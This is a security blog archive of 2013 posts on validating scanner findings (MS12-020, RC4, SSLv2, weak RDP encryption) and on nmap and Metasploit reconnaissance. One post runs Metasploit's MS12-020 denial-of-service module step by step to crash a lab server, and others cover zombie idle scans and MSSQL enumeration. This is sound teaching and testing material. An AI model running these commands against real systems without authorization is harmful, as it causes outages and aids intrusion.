Showing posts with label nmap. Show all posts

Monday, 9 December 2013

Microsoft Windows Remote Desktop Protocol Remote Code Execution Vulnerability (MS12-020) - Validating the Findings

Results from Qualys Scan

ISSUE:
Microsoft Windows Remote Desktop Protocol Remote Code Execution Vulnerability (MS12-020)

THREAT:
The Remote Desktop feature in Windows enables access to all of the programs, resources and accessories on a user's computer from a second Windows-based computer.

A remote code execution vulnerability exists in the way the Remote Desktop Protocol accesses an object in memory that has been improperly initialized or has been deleted (CVE-2012-0002).

A denial of service vulnerability exists in the way the Remote Desktop Protocol service processes packets. An attacker who successfully exploited this vulnerability could cause the target service to stop responding (CVE-2012-0152).

IMPACT:
Successfully exploiting these vulnerabilities might allow a remote attacker to execute arbitrary code or cause a denial of service.

SOLUTION:


Validating the Findings:


Using NMAP to verify the Vulnerability

#nmap -sV -p 3389 --script rdp-vuln-ms12-020 <IP>

Wednesday, 4 December 2013

SSL/TLS use of Weak RC4 cipher - Validating the Findings

Results from Qualys Scan

ISSUE:
-SSL/TLS use of weak RC4 cipher

THREAT:
Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS ) protocols provide integrity, confidentiality and authenticity services to other protocols that lack these features.

SSL/TLS protocols use ciphers such as AES,DES, 3DES and RC4 to encrypt the content of the higher layer protocols and thus provide the confidentiality service. Normally the output of an encryption process is a sequence of random looking bytes. It was known that RC4 output has some bias in the output. Recently a group of researches has discovered that the there is a stronger bias in RC4, which make statistical analysis of ciphertext more practical.


The described attack is to inject a malicious javascript into the victim's browser that would ensure that there are multiple connections being established with a target website and the same HTTP cookie is sent multiple times to the website in encrypted form. This provides the attacker a large set of ciphertext samples, that can be used for statistical analysis.

IMPACT:
If this attack is carried out and an HTTP cookie is recovered, then the attacker can then use the cookie to impersonate the user who's cookie was recovered.


This attack is not very practical as it requires the attacker to have access to millions of samples of ciphertext, but there are certain assumptions that an attacker can make to improve the chances of recovering the cleartext from ciphertext. For examples HTTP cookies are either base64 encoded or hex digits. This information can help the attacker in their efforts to recover the cookie.

SOLUTION:
RC4 should not be used where possible. One reason that RC4 was still being used was BEAST and Lucky13 attacks against CBC mode ciphers in SSL and TLS. However, newer versions of TLSv addressed these issues.


Validating the Findings


Using SSLscan

#sslscan --no-failed <IP>


Using Nmap

#nmap --script ssl-enum-ciphers -p 443 <IP>


Using SSLAudit.exe


Tuesday, 6 August 2013

Windows Remote Desktop Protocol Weak Encryption Method Allowed - Validating the Findings

Results from Qualys Scan

ISSUE:
-Windows Remote Desktop Protocol Weak Encryption Method Allowed

THREAT:
Remote Desktop Protocol is a protocol by which Terminal Service provides desktop level access to a remote user. It can be used to remotely login and interact with a Windows machine.
Since RDP transfers sensitive information about the user and the system, it can be configured to use encryption to provide privacy and integrity for its sessions. It is possible to configure RDP to use encryption algorithms that are considered insecure, such as RC4 40bit and RC4 56 bit.

IMPACT:
If an attacker has access to the network traffic with RDP sessions using weak encryption methods, then it will be possible for them to bruteforce the encryption parameters and compromise privacy of the RDP session.

SOLUTION:
RDP needs to be configured to use strong encryption methods or use SSL as the privacy and integrity provider. To configure RDP encryption methods 'Terminal Services Configuration' snap-in can be launched in mmc.exe. In 'Terminal Services Configuration' properties dialog box General tab for the Encryption Level 'High' should be selected.

LINKS:
http://technet.microsoft.com/en-us/library/cc770833.aspx
https://www.fishnetsecurity.com/6labs/blog/remote-desktop-protocol-security-creating-successful-implementation


Validating the Findings
In order to validate the findings, we use additional tools to see if we can get the same output as Qualys scan. In this case, Qualys detected that the encryption algorithm used are RC4-40bit and RC5-56bit, hence our objective is to use other tools to get that information.

Using NMAP

nmap -p 3389 --script rdp-enum-encryption <ip>


Using Perl Script

Download the package using wget
#wget http://labs.portcullis.co.uk/download/rdp-sec-check-0.8.tar.gz

Extract the package
#tar -xvzf rdp-sec-check-0.8.tar.gz

Run the script
#./rdp-sec-check-pl <IP address>


References:


Sunday, 30 June 2013

SSLv2 Depreciated Protocol - Validating the Findings

In this post, we will look at some tools used to analyze whether the web server is using SSL version 2.


SSLv2 Depereciated Protocol as stated by Acunetix
Ref: http://www.acunetix.com/vulnerabilities/ssl-2-0-deprecated-protoc/

Description
The remote service encrypts traffic using an old deprecated protocol with known weaknesses.

Detailed Information
The remote service accepts connections encrypted using SSL 2.0, which suffers from several cryptographic flaws and has been deprecated.

Impact
An attacker may be able to exploit these issues to conduct man-in-the-middle attacks or decrypt communications between the affected service and clients.

Recommendation
Disable SSL 2.0 and use SSL 3.0 or TLS 1.0 instead.

OWASP Testing Guide

Testing for SSL-TLS (OWASP-CM-001)


THE TOOLS 

Using Nmap on BackTrack
#nmap -sV -p 443 --script sslv2 <host>


Using SSLscan on BackTrack
#sslscan --no-failed <host>


Using Openssl on BackTrack
#openssl s_client -sslv2 -host <target> -port 443


Using SSL Audit


Using Qualys
Note: Be aware of using the online Qualys SSL checker as it will stay permanently in the Qualys result database and will be made publicly available. 


Result of the online Qualys SSL Checker


Using Acunetix


THE SOLUTION: DISABLING SSLv2


1) Disable SSLv2 and Weak Ciphers

2) Disable SSLv2 on Windows Server 2008 (IIS 6 and 7)

3) Disable SSLv2 and Force to use SSLv3 and TLS v1 in IIS


4) Disabling Weak SSL Protocol and Ciphers in IIS

5) Disabling SSLv2 in IIS 7

6) Official M$ guide to Disable SSLv2

7) Disabling SSLv2 in IIS 7 and 7.5

Sunday, 23 June 2013

MSSQL Enumeration - Using Open Source/Freeware Tools

In this article, we will demonstrate on how to find available M$ SQL servers within a network range and enumerate or get information about them.


Using Metasploit

msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS <IP Address/range>
msf auxiliary(mssql_ping) > set THREADS 10
msf auxiliary(mssql_ping) > run


Using Nessus Cmd
#nessuscmd -i 10674 <IP range> --max-hosts 25


Using Nmap
#nmap -p 1434 --script ms-sql-info --script-args mssql.instance-port=1434 <IP range>


Using SQLRecon


Result of the Scan


Using SQL Ping v3
SQL Ping v3 and SQL Recon has the same interface. The difference is that SQL Ping v3 has additional option for Brute Forcing Passwords with the ability to input the User and Password list.


Result of the Scan


I will find more tools that can be used to gather information for SQL servers and will list them down here in future. If there's anything out there you readers are aware of, do share!

Saturday, 1 June 2013

NMAP - Finding potential Zombie machine using NMAP


In reference to my tutorial below, i showed how Metasploit is used to find potential zombies (idle machines)
http://securityg33k.blogspot.sg/2013/05/nmap-metasploit-finding-zombie.html

But NMAP does have the ability to find zombie machine as well,

#nmap -Pn -n --scanflags SYNACK 192.168.71.164 -p 80 --packet_trace


The ID=240 is where we will be focusing. 


So re-run the scan again and look at the ID and in this case its incremental id=240 + 1 = id=241. When it is incremental +1, it means this system is a potential zombie!!!

Thursday, 30 May 2013

NMAP & Metasploit - Scan and Exploit in 10mins

READY, SCAN, ATTACK!!!


First, we will find a target and ensure the host is up. We will do this by using Nmap:
#nmap -sn 192.168.71.156


Once we know the host is up and running, we will use Nmap to find any critical vulnerabilities. We invoke the command

#nmap --script vuln 192.168.71.156 --reason

With this command, Nmap will execute the NSE script called Vuln and scan the host for vulnerabilities. Once the scan completed, we can see the result and show the available vulnerability of the host. The result even provide us with the link to know more information of the vulnerability.


Now lets exploit that vulnerability! So first we need to locate whether the exploit is in the metasploit database. On your terminal, run

#locate ms12_020

The output shows that the exploit is available in metasploit.

Alternatively, you can also search the exploit in the MSFconsole itself by firing up #msfconsole and then run
#search ms12_020


Now that we know the exploit is available, we will now execute it.

msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf  auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.71.156
msf  auxiliary(ms12_020_maxchannelids) > set RPORT 3389
msf  auxiliary(ms12_020_maxchannelids) > run


Once executed, the server will crash!!! Note that this is a Layer 7 DOS attack!


Wednesday, 29 May 2013

Nmap & Metasploit - Finding a Zombie

Find a victim, make it a zombie and then use that zombie to bite it!


Many may not realize this but NMAP has the ability to turn a machine into a zombie (well not literally) and use it to perform scanning on other machines. This is another way to use the power of trust of another computer, 'take over' and scan it on the other. Besides, this is way more challenging than using the -D (decoy) switch.

Well, first its not easy to find a potential zombie using NMAP (if anyone has any idea, do share) so we are going to use Metasploit to find potential zombie machines.

Open your terminal and type in
#msfconsole

Once loaded, type
msf > use auxiliary/scanner/ip/ipidseq 

If you wanna see the available options, enter below;
msf auxiliary(ipidseq) > show options

Then lets put in the IP range for them to scan and find potential zombies
msf auxiliary(ipidseq) > set RHOSTS 192,168.71.150-192.168.71.153
msf auxiliary(ipidseq) > set THREADS 50
msf auxiliary(ipidseq) > run


Once ran, the result will be shown and if you see an IP with the remark as 'Incremental!' it means you have a potential zombie!!!!!


So once a potential zombie is found, rifle up the nmap and run the scan 
#nmap -PN -sI <zombie IP> <victim IP>

Basically, what this scan does is to scan another machine using the zombie machine that somehow acts like a proxy. 

In what situation can we apply this?
Let's say you are in the same network but you can perform a scan to a server but the other person beside you can because he is 'trusted' or given special privileges. So the only way is to connect to his machine and use it to scan the server instead. From the server network side, they will see it as a valid traffic NOT from the 'attacker' but from the trusted Zombie itself. :)

Tuesday, 28 May 2013

Nmap - Finding Open Ports, Services and its Versions + more Juice Info!!

If you are in a restaurant, chances are you are going to order something to eat.


Nmap does more than just scanning for ports, it can also scan the system for the version of the services running against that ports. There are many scanners to do that but i prefer Nmap personally because of its lightweight.

So a typical Nmap scan without any switches will find the open ports and the services running against it. Below is a standard output of a successful completed Nmap scan.


If we want to see more juicy information in detail and the versions of the services running on them, simply input the switch A to the command. A simple switch gives a huge difference.


Look at the details (in the yellow box) of what Nmap -A can provide:


In time to come, i will show how Nmap -A in conjunction with other switches to display more details than i imagined before.

Tuesday, 21 May 2013

Nmap - Determining if the Host is Up

Hello! Are you there? I know your door is locked but i can tell if you are hiding. :)


Some websites disable ICMP so that when people try to Ping the website or the IP address of the website, it will respond with 'Request Timed Out'.

Nmap has the capability to find out whether the host is up despite not being able to ping. 

Open terminal and type #nmap -sn <IP>


As you can see, nmap shows the reply as '1 host up'. :)